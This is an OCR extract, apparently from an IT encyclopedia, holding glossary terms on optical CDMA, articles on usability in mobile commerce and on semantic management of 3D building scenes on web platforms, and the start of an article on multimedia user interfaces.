Optical Code Division Multiple Access (OCDMA): A spread spectrum approach to digital transmission in optical domain.

Optical Spectrum Code division Multiple Access (OS-CDMA): One of OCDMA techniques based on spectral encoding.

Phase Induced Intensity Noise (PIIN): Unwanted signal results from the phase incoherence of the overlapping signals on the same spectra, causing fluctuations of the total signal intensity.

Usability in Mobile Computing and Commerce

USABILITY STANDARDIZATION

Usability is an acknowledged important aspect of any system or product design. Many times it is related to not only product features, but also ultimately profit that can be generated from the product. Good interface design promotes higher mutuality (feeling similar and connected), which in turn leads to higher levels of involvement and a favorable impression of credibility.

Many practitioners and researchers (such as Jakob Nielsen, 2000) have elaborated on usability aspects, but few have agreed upon a unifying definition. In 1998 the International Organization for Standardization (ISO) defined usability as the "Extent to which a product can be used by specified users to achieve specified goals with effectiveness, efficiency and satisfaction in a specified context of use" (ISO 9241-11, 1998, p. 2). From this definition it can be construed that effectiveness, efficiency, and satisfaction are three pillars for usability measures. In this regard, the ISO defines:

- Effectiveness as the "accuracy and completeness with which users achieve specified goals,"
- Efficiency as the "resources expended in relation to the accuracy and completeness with which users achieve goals," and
- Satisfaction as the "freedom from discomfort, and positive attitudes towards the use of the product."

The ISO standard acknowledges that the level of usability depends highly on the intended context of use (e.g., users, hardware, software, and social environments). Researchers have demonstrated that the three ISO usability components are distinct. Frøkjær, Hertzum, and Hornbæk (2000) found only a weak relationship among the three usability components. Walker, Fromer, Di Fabbrizio, Mestel, and Hindle (1998) found that efficiency did not translate into user satisfaction. These empirical studies suggest that efficiency, effectiveness, and satisfaction may be independent aspects of usability and a causal relationship among them may be weak or even nonexistent.

OTHER DIMENSIONS OF USABILITY

Findings from studies such as Sing (2004), Hilbert and Redmiles (2000), and McLaughlin and Skinner (2000) support ISO recommendation in that usability is highly contextual and is built on factors such as the user's past experience with similar systems, the role they play, and the environment the product is used in. In addition, user expectations and priorities toward usability also depend on the role they play and the position they hold.

Sing (2004) cites studies that include software usability components of (a) flexibility: users perceive the system can adapt to their preferred style of interaction, (b) ease of learning: users perceive that it is easy to gain required knowledge to achieve a satisfactory level of competence, and (c) ease of remembering: it is easy for users to recall system features after a period of time.

Hilbert and Redmiles (2000) offer similar dimensions of usability: (a) learnability: the system is easy to learn and (b) efficiency: the system is efficient to use. Once a user masters the system, a higher level of productivity is possible: (c) memorability: the system should be easy to remember even for casual users, (d) errors: the system should have a low error rate and (e) satisfaction: the system should be pleasant to use.

McLaughlin and Skinner (2000) examined five usability components on new IT implementations: (a) checkability: the system's ability to ensure information correctness, (b) confidence: users' confidence in their ability of using the system and also in the system itself, (c) control: the system offers the user control, (d) ease of use, (e) speed of use, and (f) understanding.

USABILITY EVALUATION METHODS AND INSTRUMENTS

Evaluation Methods

The approach undertaken for usability assessment varies depending on the intended goals and the available features of the product. Ivory and Hearst (2001) outlined a taxonomy view of usability test methods as:

- **Method class:** Testing, inspection, inquiry, analytical modeling, and simulation.
- **Method type:** Log file analysis, guideline review, surveys, GOMS analysis, genetic algorithms, and so forth.
- **Automation type:** None, capture, analysis, and critique.
- **Effort level:** Minimal effort, model development, informal use, and formal use.

Interested readers should consult Ivory and Hearst's study for more details.

Usability Instruments

As with most assessment procedures, usability assessment depends highly on how closely the instrument follows or achieves the intended goals. Since there is a strong tie between the context of use, usability goals, and the measuring instruments, it is difficult to build a comprehensive usability instrument for all circumstances. This section shows a brief survey of usability instruments (Table 1) with a focus on software usability.

USABILITY IN MOBILE COMPUTING

Mobile wireless devices enabled by cell-phone technology, such as portable computing devices (PCDs), personal digital assistants (PDAs), global positioning systems (GPSs), and geographic information systems (GISs), are being used online to create a mobile commerce (m-commerce) environment. While features that these devices support bear a high level of resemblance to

Table 1. Usability instruments

Instrument	Application	Usability Dimension
(1) Software usability measurement inventory (SUMI) (Kirakowski & Corbett, 1993)		
SUMI is intended as an instrument to measure perceived software quality from the end user standpoint. SUMI consists of 50 questions measuring quality of use in five usability aspects.	Software	Efficiency, affect, helpfulness, control, and learnability.
(2) Web site analysis and measurement inventory (WAMMI) (http://www.wammi.com)		
WAMMI consists of 20 questions to measure the five aspects of Web site usability. The assessment result is compared against a database of similar Web sites to generate the final overall usability rating.	Web sites	Attractiveness, controllability, efficiency, helpfulness, and learnability.
(3) Measuring the usability of multimedia systems (MUMMS) (http://www.ucc.ie/hfrg/questionnaires/mumms/index.html)		
MUMMS targets the assessment of use quality in multimedia systems. It uses the same usability dimensions as SUMI.	Multimedia systems	Efficiency, affect, helpfulness, control, and learnability.
(4) Usability task questionnaire (Sing, 2004)		
Sing's usability task questionnaire consists of 25 Likert-type questions and two open-ended questions. The goal of this questionnaire is to assess six usability components.	Electronic stores	Effectiveness, efficiency, flexibility, easy to learn, easy to remember, satisfaction
(5) WebQual (Barnes, Liu, & Vidgen, 2001; Barnes & Vidgen, 2002)		
WebQual is an instrument based on quality function deployment (QFD), which is a structured process to capture "voice of the customer" through each state of product or service development. The current version of WebQual is a 23-question instrument to measure the three quality dimensions of Web sites.	WAP and Web sites	Information quality, interaction and service quality, and usability

their wired cousins, there are important and significant differences, such as wireless devices are ubiquitous in nature and support pervasive computing. However, these devices are limited in the type of applications they can perform because of reduced communication bandwidth and the physical characteristics of the devices. Further, these mobile devices are often constrained by limited computing capacity, display areas, data entry capability, and power.

The emergence of these mobile devices has pushed vendors, users, and system designers to rethink how the interfaces are put into best use. For example, cell phones' limited screen display does not allow for extensive animation or color choices. Although modern PDAs offer a larger screen display and better computing power, they are not suited for intensive computing tasks or tasks that require very accurate manual input (Golenko & Merrick, 2003).

Lee and Benbasat (2004) indicate that while human–computer interaction (HCI) researchers have improved interface designs for mobile devices, users still experience a very different computing environment than their personal computers. While there may not be enough research to support a set of usability standards for m-commerce, there is widespread agreement that behavior and devices are sufficiently different that the design interface standards of e-commerce should not be blindly applied to m-commerce (Brewster, Leplatre, & Crease, 1998).

Lee and Benbasat addressed m-commerce usability issues using Rayport and Jaworski's (2001) "7C" framework. The 7C framework was developed for analyzing e-commerce interfaces and examines the customer interface based on seven factors:

1. **Context**: captures how the Web site is delivered
2. **Content**: focuses on what a site delivers
3. **Community**: concerns the interaction between users and includes the feeling of membership and a sense of involvement.
4. **Customization**: refers to the site's ability for personalization by either allowing the user to tailor the site or to tailor the site to a user (by profiling)
5. **Communication**: defined as the dialogue between sites and their users
6. **Connection:** refers to the extent of formal linkage from one site to others
7. **Commerce:** refers to the interface that support business transactions

However, Lee and Benbasat found that a considerable amount of issues in m-commerce are not covered by the 7C's framework. They identified two additional elements they labeled the "2Ms": (1) mobile setting and (2) mobile device constraints.

Mobile commerce happens in an environment where users are able to do computing/commerce from nearly anywhere and whenever they want with a large variety of computing devices (Lyytinen & Yoo, 2002). The nomadic ubiquitous nature of mobile devices (such as phones, PDAs, handhelds, wearable computing devices, and wristwatches) has limited the assumptions that developers can make about the characteristics of both the users and their devices. Consequently, m-commerce requires fundamentally different approaches in analysis and design that focus not on product itself, but on the use of a product (Golenko & Merrick, 2003). The following is a brief summary of some usability issues in mobile commerce.

1. **Capabilities to display multimedia content:** Although a picture can be worth a thousand words, it is not quite true in mobile devices. Graphic capabilities are not only constrained by computing power of mobile devices, but also by display size, network speed, and color support. Ramsay's (2001) study of wireless application protocol (WAP) sites uncovers some usability problems on graphics: graphics used as a splash screen may take too long to load. Graphical headers or logos may take up too much screen real estate, adding little to enhance surfing experience. They also leave little room for text content. To leverage the limitation of graphic display in mobile devices and the needs for graphic presentations in certain software applications, Rist and Brandmeier (2002) experimented eight types of transformations to make low quality (but comprehensible) graphics for mobile devices. These low quality graphics are smaller in size to their originals. The best transformation scheme without degrading much in human comprehension includes the following sequence of graphic operations: scaling of the graphics, color-reduction, and WBMP conversion.
2. **Low network bandwidth:** Low capability to play multimedia content, great difference in media

content available on original Web sites, and limited memory capacity are the four major challenges to multimedia mobile environment (Zhang, 2007). Therefore, Zhang suggests that flexible adaptation of Web content to mobile devices is a must and can be made possible in several forms: (a) automated adaptation without user intervention, (b) graceful quality degradation, (c) seamless handoffs across network during roaming, and (d) high quality of service with low jitter and delay (p. 79).

3. **Visibility and predictability:** Visibility of important features and predictability of link destination as well as clear indication of the length of long lists are among the 10 mobile usability principles proposed in Condos, James, Every, and Simpson (2002). Although scrolling (especially horizontal scrolling) is less favorable on regular home pages (Falk, Sockel, & Chen, 2005), scrolling on a long list of options in mobile devices is even more troublesome. Jones, Marsden, Mohd-Nasir, Boone, and Buchanan (1999) found the size of a display screen had significant impact on user performance. The smaller the screen, the more the user needed to scroll and the lower the performance. Although hyperlinks are a well known component on the Web, older users tend to experience more disorientation of their current Web location using a mobile device (Ziefle, Schroeder, Strenk, & Michel, 2007). Designers of Web (or WAP) content tend to divide a large chunk of information into smaller pages to increase usability and also at the same time to prevent cluttering. Predictability has to do with how these smaller pages are linked together and how the users are provided with some cues to help predict the number of remaining pages in the series. A simplistic approach is to add "bread crumbs" or a small indicator on the bottom of the page to show where the user is at in the series of Web pages. However, page indicators such as "page 3 of 10" do not help when a page requires horizontal scrolling.
4. **Appropriate content delivery and navigation:** Content is regarded as the most important aspect of online systems. Without an appropriate navigation design, user disorientation and frustration may likely happen. The WAP environment for mobile devices is no exception. Condos et al. (2002) recommend the following usability principles for WAP services: avoid dead links, provide clear and meaningful error messages, present content appropriately and consistently, deliver content to aid user interaction, and minimize user inputs. Buchnan, Farrant, Marsden, and Pazzani (2001) studied three types of menu displays for small screens: (a) horizontal scrolling to cycle through the text of menu items, (b) vertical scrolling to drop down the text of menu items, and (c) page scrolling to deliver fewer menu items but more text for each menu item. They found that vertical scrolling was the best among the three in terms of time spent on information access and the error rate.
5. **Experience enhancement:** Venkatesh, Ramesh, and Massey (2003) suggest that content is still "king" in both Web and WAP environments, but relevance, structure, and personalization are critical for better use experience. They further indicated that usability testers and system designers should pay special attention to the reasons (such as time pressure, location, and convenience) of how mobile devices are used. Lack of screen space can be overcome in part with sound feedbacks to reflect the current state of user interaction. Because mobile users are frequently involved in multitasking, some researchers suggest the use of audio feedback (Brewster et al., 1998). This approach may have an additional benefit in that it can help reduce display clutter, allowing for the presentation of more information (Walker & Brewster, 1999). Brewster et al. recommend the adoption of language-independent nonspeech tones (e.g., a beeping sound). Brewster (2002) found that the button size in PDA systems can be reduced from 16x16 to 8x8 pixels without loss of user performance if they are sonically enhanced buttons. However, the use of sound cannot offset the degradation of usability if the button size is further reduced to 4x4 pixels. Flatter navigation structure is preferred over deeper structure (Chan, Fang, Brzezinski, Zhou, Xu, & Lam, 2002).

As the ISO usability standard suggests, context of use is an integral part that should be taken into account when conducting usability studies. However, analysis of use contexts for the mobile environment is significantly more complex than that for nonmobile environments.

Gorlenko and Merrick (2003) outlined the three challenges that face designers of mobile applications and the usability testers.

- The challenge of identifying all possible usages of the mobile products. The rationale is that the more prevalent and convenient the mobile devices are in a particular setting, the more likely the users will try to use the devices in a different setting as well.
- The challenge of the changing nature of task environments. The environment where a task is performed may change over the course of the task. Other factors that change may very likely affect the user's task. For example, the weather condition, the network connection, the bandwidth availability, and the number and types of applications running on a multitasking system may all cause variations of usability results.
- The challenge of human multitasking nature in mobile interactions. An integral assumption of mobile devices is that the user interacts with the device while simultaneously undertaking other tasks. Distractions are the nature of use, rather than an exception. Usability testing should also carefully consider the variety of parallel activities.

CONCLUSION

It is the changing nature of business with mobile considerations that are becoming the frontiers. Mobile devices permit shopping, online banking, stock trading, and even gambling from anywhere that wireless connectivity is supported. The ubiquitous nature of the mobile devices presents opportunities such as targeted marketing, personalized content delivery, and mass customization. These opportunities will receive user support when the mobile devices offer them in a way easy for the users to use, remember, and learn. Usability certainly is a complex topic. We end this article by reminding everyone that "for a mobile solution to be successful everyone involved in the development of various components must focus on the total user experience in general, and on usability in particular" (Gorlenko & Merrick, 2003, p. 640).

KEY TERMS

Context of Use: In the ISO 9241 definition of usability, the three usability components (i.e., effectiveness, efficiency, and satisfaction) are to be examined in a usability study against the context of use. According to the ISO standard 9241-11 (p. 2), context of use refers to "Users, tasks, equipment (hardware, software and materials), and the physical and social environments in which a product is used."

GOMS: GOMS is a set of techniques for modeling human task performance. It stands for goals, operators, methods, and selection rules. GOMS was invented by Card, Moran, and Newell (1983) and has become an important model for human–computer interaction studies.

ISO: The International Organization for Standardization (ISO) is a nongovernmental organization consisting of standards institutes of 148 countries. ISO's central secretariat (located in Geneva, Switzerland) coordinates the system.

Microbrowsers: Browsers for mobile devices. These browsers are capable of interpreting WML instructions and executing WMLScript code.

Ubiquitous Computing: Refers to the ability to perform computing or communications from anywhere at any given time. Thus, untethering individuals from wired networks creates opportunities but is constrained by other issues such as power consumption.

WAP: Wireless Application Protocol is the leading application standard to deliver information for wireless devices such as cell phones. WAP is similar to HTTP (Hypertext Transport Protocol) for the Web, and it is based on other Internet standards such as HTML, XML, and so forth.

WML: Wireless Markup Language is a mark-up language inherited from HTML and XML. WML is used to create Web pages specifically for microbrowsers in mobile devices.

WMLScript: Scripting for microbrowsers. WMLScript is used with WML to offer some dynamic effects on WAP Web pages.

Use of Semantics to Manage 3D Scenes in Web Platforms

Christophe Cruz

Université de Bourgogne, France

INTERNET AND 3D SCENES

Computer graphics have widely spread out into various computer applications. After the early wire-frame computer generated images of the 1960s, spatial representation of objects improved in the 1970s with Boundary Representation (B-Rep) modeling, Constructive Solid Geometry (CSG) objects, and free-form surfaces. Realistic rendering in the 1990s, taking into account sophisticated dynamic interactions (between objects or between objects and human actors, physical interactions with light, and so on) now make 3D-scenes much better than simple 3D representations of the real world. Indeed, they are a way to conceive products (industrial products, art products, and so on) and to modify them over time, either interactively or by simulation of physical phenomena (Faux & Pratt, 1979; Foley, Van Dam, Feiner, & Hughes, 1990; Kim, Huang, & Kim, 2002).

Large amounts of data can be generated from such variety of 3D-models. Because there is a wide range of models corresponding to various areas of applications (metallurgy, chemistry, seismology, architecture, arts and media, and so on) (DIS 3D Databases, 2004; Pittarello & De Faveri, 2006; SketchUp from Google, 2006), data representations vary greatly. Archiving these large amounts of information most often remains a simple storage of representations of 3D-scenes (3D images). To our knowledge, there is no efficient way to manipulate, or archive, extract, and modify scenes together with their components. These components may include geometric objects or primitives that compose scenes (3D-geometry and material aspects), geometrics transformations to compose primitives objects, or observation conditions (cameras, lights, and so on). Difficulties arise less in creating 3D-scenes, rather than in the interactive reuse of these scenes, particularly by database queries, such as via Internet. Managing 3D-scenes (e.g., querying a database of architectural scenes by the content, modifying given parameters on a large scale, or performing statistics) remains difficult. This implies that DBMS should use the data structures of the 3D-scene models.

Unfortunately, such data structures are often of different or exclusive standards. Indeed, many "standards" exist in computer graphics. They are often denoted by extensions of data files. Let us mention, as examples, 3dmf (Apple's Quickdraw 3D), 3ds (Autodesk's 3D-Studio), dxf (AutoDesk's AutoCAD), flt (Multigen's ModelGen), iv (Silicon Graphics' Inventor), obj (Wavefront/Alias), and so on. Many standardization attempts strive to reduce this multiplicity of various formats. In particular, there is Standard for the Exchange of Product model data (STEP) (Fowler, 1995), an international standard for computer representation and exchange of products data. Its goal is to describe data bound to a product as long as it evolves, independently of any particular computer system. It allows file exchanges, but also provides a basis for implementing and sharing product databases. Merging 3D information and textual information allows the definition of the project's mock-up. As a matter of fact, 3D information describes CAD objects of the project and textual added information gives semantic information on geometries. The main issues are the sharing and the exchange of the digital mock-up. The next section explains how we use a digital mock-up to create an information system with the help of the semantic included in geometric information. Information is exchanged and shared through a Web Platform.

BACKGROUND

With the emergence of new powerful computers, the 3D models created by computer-aided design tools are huge and very complex. The plans of a boat, a plane, or an architectural structure can exceed a gigabyte in size. The GigaWalk (Baxter, Sud, Govindaraju, & Manocha, 2002) project is a rendering system making it possible to display projects of CAD with more than 10 million polygons. The design based on the simulation of these data cannot make a useful contribution without the possibility of generating an interactive display through a virtual visit of the model. Many optimization and acceleration techniques for interactive display were developed for this type of data. These techniques include visibility computation, object simplification, and image-based representation. All these techniques have been combined successfully in the rendering of specific data, including architectural models (Funkhouser, Teller, Sequin, & Khorramabadi, 1996) and urban models (Wonka, Wimmer, & Sillion, 2001). The digital mock-up has an outstanding impact on the financial and strategic choices of companies during the design phase. To improve the quality of prototyping and to refine strategic choices, collaborative platforms were developed on the Web. Along with digital mock-up, these platforms allow designers and decision maker architects to work directly with geographically distant companies (Torguet, Balet, Gobbetti, Jessel, Duchon, & Bouvier, 1999).

Nevertheless, these collaborative platforms do not allow the geometrical handling of a great quantity of polygons in real time without a prohibitory precalculated time. A way to solve this problem is to structure the 3D scene according to semantic criteria or to start from the geometrical criteria only. Semantics is a crucial point for Web platforms because it influences the three characterizing axes of platforms, namely data, communication, and processes.

- Data are the information which is handled through the system. This information includes the data from the digital mock-up, the data of concerning model management like users and rights associated with users, and a set of meta-data allowing data management on a higher level of abstraction. This level allows the handling of the semantics of information, and thus making the information more relevant to the situation of the user.
- Communication is the infrastructure which is installed to transfer information between processes and project actors. Transfer of more relevant information will limit the size of information exchanged, and thus will improve the response time in the communications between processes.
- Processes carry out actions which are ordered either by another process or by an actor of the project. Processes are either generic or specialized. A set of generic processes forms the core of the system, making it possible to carry out simple actions which correspond to the use context of the platform. Specialized processes are composed of a sequence of simple processes and specialized processes to undertake a complex action. For example, a simple process will make it possible to insert an individual into a database, and a complex process will make it possible to insert a hierarchy of individuals into a database. This specialized process uses two simple processes which are the insertion of a person and the creation of a hierarchy link between two people in the database. Some Web-oriented projects use Web technologies such as X3D (http://www.Web3d.org/) to exchange and adapt 3D data over the Web. X3D standard was defined by the Web3D Consortium that defines and evolves the X3D royalty-free open standards file format and run-time architecture to represent and communicate 3D scenes and objects using XML over the Web and networks. It appears that the definition of a semantic level and the definition of a domain context improve the capabilities of the Web platform. For instance, Pittarello and De Faveri (2006) add semantic information in X3D documents related to an ontology using a RDF schema (http://www.w3.org/RDF/) and an OWL ontology (http://www.w3.org/2004/OWL/). Both RDFS and OWL are Web technologies defined by the W3C Consortium that develops interoperable technologies. An application scenario shows how semantic description of 3D worlds can be used for offering navigation support to users. Furthermore, Dachselt, Hinz, & Pietschmann (2006) describe an adaptive hypermedia architecture to achieve various types of 3D adaptation within Web pages. The architecture comprises a generic context modelling framework that allows adaptation not only to users' preferences, but also to device capabilities.

As has been shown, the last two examples, using semantic and context, improve considerably the effectiveness of 3D scenes, depending on application scenarios. The next section describes our methodology and the influencies of semantic on the three characterizing axes of a Web Platform.


A NEW APPROACH

The ACTIVe3D method proposes a solution which makes it possible to associate semantics trade with the objects represented in complex geometrical 3D models. This association provides contextual trees which associate dynamically, using rules, a knowledge trade with groups of polygons, to generate 3D trade objects. The dynamic feature of this method relates to the automatic generation of the 3D scene, starting from the CAD files and the possibility of handling each trade object in the scene, and of associating specific documents or functions with it. For example, it is very useful to select a door in a 3D scene to obtain the corresponding invoice and/or to activate the Web service which provides a description of the product based on the catalogue of the supplier. The use of contextual trees limits the geometrical complexities of the model which enables its use on Internet within reasonable deadlines.

To do this, ACTIVe3D is based on an ontology, which specifies semantic information contained in project information. This ontology defines vocabulary, concept and relationships for the manipulation of hierarchical data. It also defines a formal framework to manage information according to its semantics and not only according to structure, thus allowing the dynamic creation of 3D scenes by context. The context view of the 3D scene is a trade association view, which shows a relevant view of the digital mock-up. Thanks to this new abstract level, the three axes of Web platforms are redefined.

The data axis uses "Industrial Foundation Classes" (IFC), which is an ISO norm that defines all components of a building in a civil engineering project. IFC files are textual files whose size can reach 100 megabytes. Several IFC files can coexist on the same civil engineering project. Due to their size, their handling and sharing is a complex task. An IFC file for a standard building can contain more than 300,000 business objects organized in a cyclic graph. Each node of the graph includes partial semantic information. To obtain complete semantic information on a trade object, it is necessary to analyze several nodes which are not inevitably directly dependent. To address this problem,

Figure 1. IFC tree of capacity and 3D graph



we have developed a methodology based on graph analysis and tree classification. This methodology is articulated in two steps:

- The first step is an analysis and conversion of each object and connection from the source file into acyclic graphs called contextual trees. This process is undertaken using business rules. An example of a business rule is "*a window is in an opening element in a wall.*" The main tree resulting from this process is the geometrical contextual tree which contains the topological relations between the various objects. Other contextual trees are built starting from the IFC files, such as the contextual tree of capacity, defining object composition (a building contains two floors, a floors contains beams, walls, and so on.) This step is completed when all information contained in the source IFC files are represented in contextual trees. Figure 1 displays a snapshot containing the view of a capacity tree and geometrical tree.
- The second step is dedicated to 3D modeling (Abrams, Watsen, & Zyda, 1998; Bowman, Davis, Badre, & Hodges, 1999; Extensible Markup Language, 2004; Szabo, Stucki, Aschwanden, Ohler, Pajarola, & Widmayer, 1995). In the 3D scene generation process, all the geometry contained in IFC files is converted into a triangular surface model (Ronfard & Rossignac, 1996). During this conversion, the 3D objects are associated with the GID. The GID is the general identifier used to identify each business object in an IFC file. This GID is used to link the 3D visualization with the information stored in the databases. All insertion of new data in any base is referenced by a GID, corresponding to an IFC object. All trees generated in the platform are XML trees. We have developed a specific database schema dealing with the semantic and the 3D aspects of the IFC. This schema is based on the ACTIVe3D ontology. The trees and the component elements are stored in a relational database and manipulated using SQL. From this database and the GID, all types of information can be attached to the 3D visualization of a business object.

The communication axis will be adapted to facilitate the exchange of information through the network. All trees generated in the platform are XML trees, so Web Services gives us a framework to easily carry XML information with the help of HTTP network level. The data flows use Web Services, but we have also defined an internal structure of information exchange. Indeed, the ACTIVe3D architecture, based on a central router, allows each specialized module to exchange and co-operate in order to answer user queries. The database module contains a set of processes that allows the interoperability of several local and distant databases. The GED modules allow the user to associate documents attached to the 3D objects. The other modules developed in the ACTIVe3D platform concern specific business processes from civil engineering. The Web services contained in each module can be combined by the router to resolve user queries.

The processes axis uses the contextual trees. Each functional unit and each context are manipulated as XML documents through Web services. The document can be converted into IFC in the output of the system. This conversion allows the civil engineering participants to exchange maps throughout the life cycle of a civil engineering project. IFC Services provided on the ACTIVe3D server are XSL processes associated with a context. The use of XSL is extended to generate other documents, such as technical reports, and so on. In the same way, the graphic contextual trees are transformed into X3D documents. X3D is an XML language for the description of 3D scenes. Thus, the 3D scene is customized according to the service concerned. For example, as Figure 2 and Figure 3 show, it is possible to generate two different 3D scenes from two different context trees in real time, resulting from the same information source. Moreover, the graphic elements preserve connections with corresponding trade objects stored in the databases. Thus, the data contained in the systems can be manipulated from the 3D scenes or from the context trees.

CONCLUSION

This article presents the technical evolution in 3D manipulation and storage. Currently, research in this domain concerns the combination of semantics with 3D representation. The focus of this article concerns the fact that the semantic approach is useful in managing 3D scenes in business environments. Indeed, semantics allows users to extract relevant information from a relational database, depending on the context. Moreover,

Figure 2. A 3D scene in a plumbing context




Figure 3. A 3D scene in a architectural context



extracted information is less complex than the complete model. Semantics, therefore, helps us validate partial extracted information from our information system. Thus, semantics expressed by textual information validates geometrical information. For example: We cannnot put a wall in a door, and the capacity graph validates this information into memory, or from the database, by means of simple process. The semantic approach also allows users to validate more complex information that combines textual and geometrical information. Indeed, semantics is a powerful tool in computer-aided mistake detection in engineering projects and in 3D scenes as well. Imagine that we want to discover if a wood beam "kind x232" would cross a load-bearing wall. First, we have to extract the scene graph of bounding box with only business objects as wood beam and load-bearing wall. Next, we start a process to detect if a bounding box of a wall in the scene graph crosses a bounding box of a load-bearing wall. In this example, we note the two steps required to arrive at detection. The first one consists in defining which kind of information we need to create a dynamical graph. This graph will contain all information required in the second step. The second step consists in defining rules concerning business objects and relation elements with the help of mathematical logic. The result of the mistake detection will use data from both steps. Our future work consists the creation of a formal framework, allowing users to define customized rules for mistake detections. This framework will help users to define each kind of business object managed and each logical rule needed to extract mistakes.

KEY TERMS

B-Rep: In boundary representation (B-Rep), complex geometrical forms are described using their boundary surfaces. In this process, the surface of an object is broken down into smaller polygons, mainly triangles. This, therefore, makes this type of modeling particularly suitable for irregularly-shaped surfaces. Most animation programs use this method.

CAD (Computer Aided Design): The use of computer programs and systems to design detailed two- or three-dimensional models of physical objects, such as mechanical parts, buildings, and molecules.

CSG: There are few ways to describe a three-dimensional model. One of the most popular is Constructive Solid Geometry (CSG). In CSG, a model is compiled from primitives and Boolean operators linking them. Data are stored in the tree structure, where the leaves are the primitives, and the nodes are the operations: intersection (AND), union (OR), and complement (NOT).

Cyclic Graph: A graph of n nodes and n edges such that node i is connected to the two adjacent nodes *i*+1 and *i*-1 (mod *n*), where the nodes are numbered 0, 1, ..., *n*-1: http://mathworld.wolfram.com/CyclicGraph.html

ISO Norm: "International Organization for Standardization" is a network of the national standards institutes of 148 countries, on the basis of one member per country, with a Central Secretariat in Geneva, Switzerland, that coordinates the system. ISO is a nongovernmental organization: http://www.iso.org

Ontology: An ontology is a specification of a conceptualisation of a knowledge domain. An ontology is also a vocabulary that describes objects and the relations between them in a formal way. An ontology uses grammar to employ the vocabulary terms to express something meaningful within a specified domain of interest. The vocabulary is used to make queries and assertions.

XSL Style Sheet: XSL is a language for expressing style sheets. An XSL style sheet is a file that describes how to display an XML document of a given type: http://www.w3.org/Style/XSL/

User Interface Issues in Multimedia

John Fulcher
University of Wollongong, Australia

A BRIEF HISTORY OF COMPUTER USER INTERFACES

Much has changed in computer interfacing since the early days of computing—or has it? Admittedly, gone are the days of punched cards and/or paper tape readers as input devices; likewise, monitors (displays) have superseded printers as the primary output device. Nevertheless, the QWERTY keyboard shows little sign of falling into disuse—this is essentially the *same* input device as those used on the earliest (electromechanical) TeleTYpewriters, in which the "worst" key layout was deliberately chosen to slow down user input (i.e., fast typists). The three major advances since the 1950s have been (1) the rise of low cost (commodity off-the-shelf) CRT monitors in the 1960s (and in more recent times, LCD ones), (2) the replacement of (text-based) command line interfaces with graphical user interfaces in the 1980s, and (3) the rise of the Internet/World Wide Web during the 1990s. In recent times, while speech recognition (and synthesis) has made *some* inroads (i.e., McTeal, 2002; O'Shaughnessy, 2003), the QWERTY keyboard and mouse remain the dominant input modalities.

MULTIMEDIA USER INTERFACES

Over the years the term "audio-visual" (AV) has segued into the more modern one of "multimedia" (MM), reflecting not only the incorporation of various I/O modalities, but also the implication of interactivity between user and system. Nevertheless, the older term still reflects the primary focus of MM systems today, these being sight and sound—the two *primary* modalities. Barfield (2004) views sound as being the "forgotten child" of MM, characterizing it as active, non-localized, transient, and dynamic, in contrast to graphics, which he characterizes as passive, localized, permanent, and static. Now speech is inherently temporal in nature, whereas vision is spatial—hence synchronization is a fundamental consideration in multimodal interfaces, in order that users do not suffer cognitive overload.

Multimodal Interfaces

Ordinarily when we speak of multimodal interfaces, we mean the concurrent arrival of user input via more than one modality (sense). It is possible in some situations, however, that *sequential* operation is more appropriate—in other words, switching modalities where appropriate for improved clarity of user input to a system.

